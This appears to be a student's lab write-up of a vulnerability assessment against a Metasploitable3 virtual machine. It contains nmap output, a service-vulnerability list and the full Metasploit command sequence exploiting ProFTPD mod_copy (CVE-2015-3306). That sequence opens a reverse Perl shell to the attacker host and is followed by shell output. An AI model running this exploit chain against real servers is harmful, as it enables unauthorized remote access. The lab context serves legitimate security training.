Vulnerability Assessment Report

(Task 4)

By :AKHIL NS

Date : 31 August,2025

Challenge Information

□ VM Setup:Vulnerable VM is imported to the virtualbox

□ Attacker Machine : Kali Linux 2025

- IP Address:192.168.56.1

□ Victim Machine:Ubuntu 14.04

- IP Address:192.168.56.101

□ Objective:The objective is to run the ova file in the vmbox and perform the vulnerability assessment and document each step in the report.

TOOLS


- **Nmap** - used to scan the target machine.
- **Metasploit** - used to exploit and install payload.
- **Chrome** - to analyse the web directory.

1.Environment Setup

- Import the ova file to the vmbox.
- Set the network to host-only-network.Ensure that both the Attacker and victim machine are in same network.

2.Enumeration and Discovery

- Service scan using nmap
    - ☐ Command:nmap -sV -O 192.168.56.101



```
┌──(kali123㉿kali)-[~]
└─$ nmap -sV -O  192.168.56.101
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-27 12:35 IST
Nmap scan report for 192.168.56.101
Host is up (0.00022s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT     STATE  SERVICE     VERSION
21/tcp   open   ftp         ProFTPD 1.3.5
22/tcp   open   ssh         OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
80/tcp   open   http        Apache httpd 2.4.7
445/tcp  open   netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
631/tcp  open   ipp         CUPS 1.7
3000/tcp closed ppp
3306/tcp open   mysql       MySQL (unauthorized)
8080/tcp open   http        Jetty 8.1.7.v20120910
8181/tcp closed intermapper
MAC Address: 08:00:27:94:3E:3A (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Aggressive OS guesses: Linux 3.2 - 4.14 (98%), Linux 3.8 - 3.16 (98%), Linux 3.10 - 4.11 (94%), Linux 3.13 - 4.4 (94%), Linux 3.13 (94%), Linux 3.13 - 3.16 (94%),
5.05 (Linux 3.18) or Designated Driver (Linux 4.1 or 4.4) (94%), Linux 4.10 (94%), Android 5.0 - 6.0.1 (Linux 3.4) (94%), Android 8 - 9 (Linux 3.18 - 4.4) (94%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: Hosts: 127.0.0.1, UBUNTU; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.60 seconds
```

3.Scan analysis

- **FTP (PROFTPD 1.3.5)** - Vulnerable to mod_copy RCE

- **HTTP (Apache 2.4.7)** - Directory listing is enabled.

- **Samba (4.3.11)** - MITM Risk


- **MySql** - Externally accessible(can bruteforce credentials)

4.Web directory listing

- The purpose was to identify which all files can be accessible via HTTP.

- Visited https://192.168.56.101 in browser.

- The image has the shared below



Index of /

Name	Last modified	Size	Description
chat/	2020-10-29 19:37	-	
drupal/	2011-07-27 20:17	-	
payroll_app.php	2020-10-29 19:37	1.7K	
phpmyadmin/	2013-04-08 12:06	-	

Apache/2.4.7 (Ubuntu) Server at 192.168.56.101 Port 80

4.Exploitation

- At first we need to research the type of exploit we must use.


- The ProFTPD mod_copy vulnerability **(CVE-2015-3306)** allows Unauthorized file copy on the server.

The commands are:-

- msfconsole
- use exploit /unix/ftp/proftpd_modcopy_exec
- set RHOST 192.168.56.101
- set SITEPATH /var/www/html
- set payload cmd/unix/reverse_perl
- set LHOST 192.168.56.1
- set LPORT 4444
- exploit

Outcome

A php payload **wAdLCeB.php** was uploaded and executed resulting in a reverse shell.




```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set payload cmd/unix/reverse_perl
payload => cmd/unix/reverse_perl
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set LHOST 192.168.56.1
LHOST => 192.168.56.1
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set LPORT 4444
LPORT => 4444
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > exploit
[*] Started reverse TCP handler on 192.168.56.1:4444
[*] 192.168.56.101:80 - 192.168.56.101:21 - Connected to FTP server
[*] 192.168.56.101:80 - 192.168.56.101:21 - Sending copy commands to FTP server
[*] 192.168.56.101:80 - Executing PHP payload /wAdLCeB.php
[+] 192.168.56.101:80 - Deleted /var/www/html/wAdLCeB.php
[*] Command shell session 1 opened (192.168.56.1:4444 -> 192.168.56.101:59772) at 2025-08-31 01:13:10 +0530
```

5. Post - Exploitation Findings


- Had access to sensitive directives.

- Found out **Drupal,phpMyAdmin,Payroll** and **Chat** application.

- MySql is vulnerable if weak credentials are used.




```
ls
NEdE6D.php
chat
drupal
payroll_app.php
phpmyadmin
pwd
/var/www/html
whoami
www-data
uname -a
Linux ubuntu 3.13.0-24-generic #46-Ubuntu SMP Thu Apr 10 19:11:08 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux
clear
```



Please enter your name to continue:

Name: tony



Welcome, **tony**

(10:30 PM) **Papa Smurf**: I am the baddest dude on this planet, you cant break me!
(10:31 PM) **Papa Smurf**: Hack the planet!
(10:32 PM) **Papa Smurf**: This is fun
(10:33 PM) **Papa Smurf**: Oh, have I ever mentioned? I have ace of clubs.
(10:34 PM) **Papa Smurf**: Breaking News: How to check if your child is a computer hacker
(10:35 PM) **Papa Smurf**: Hint: Google around and you might find answers on how to break Metasploitable3
(10:36 PM) **Papa Smurf**: I am the baddest dude on this planet, you cant break me!
(10:37 PM) **Papa Smurf**: I am tired
(10:38 PM) **Papa Smurf**: Hint: Metasploitable3 is an open source vulnerable network. Check out the repo on Github.
(10:39 PM) **Papa Smurf**: Kiai!!!!!!!
(10:40 PM) **Papa Smurf**: How it feels when you manage to discover how to exploit a custom vuln on Metasploitable3: Dramatic Chipmunk
(10:41 PM) **Papa Smurf**: I am on a seafood diet. I see food, and I eat it
(7:49 PM) **tony**: hello

We could access the chat just by typing a random name like ‘tony’.

Conclusion

This analysis proved that the target machine contains multiple critical vulnerabilities,most dangerous being the **ProFTPD mod_copy RCE** which enables full remote access.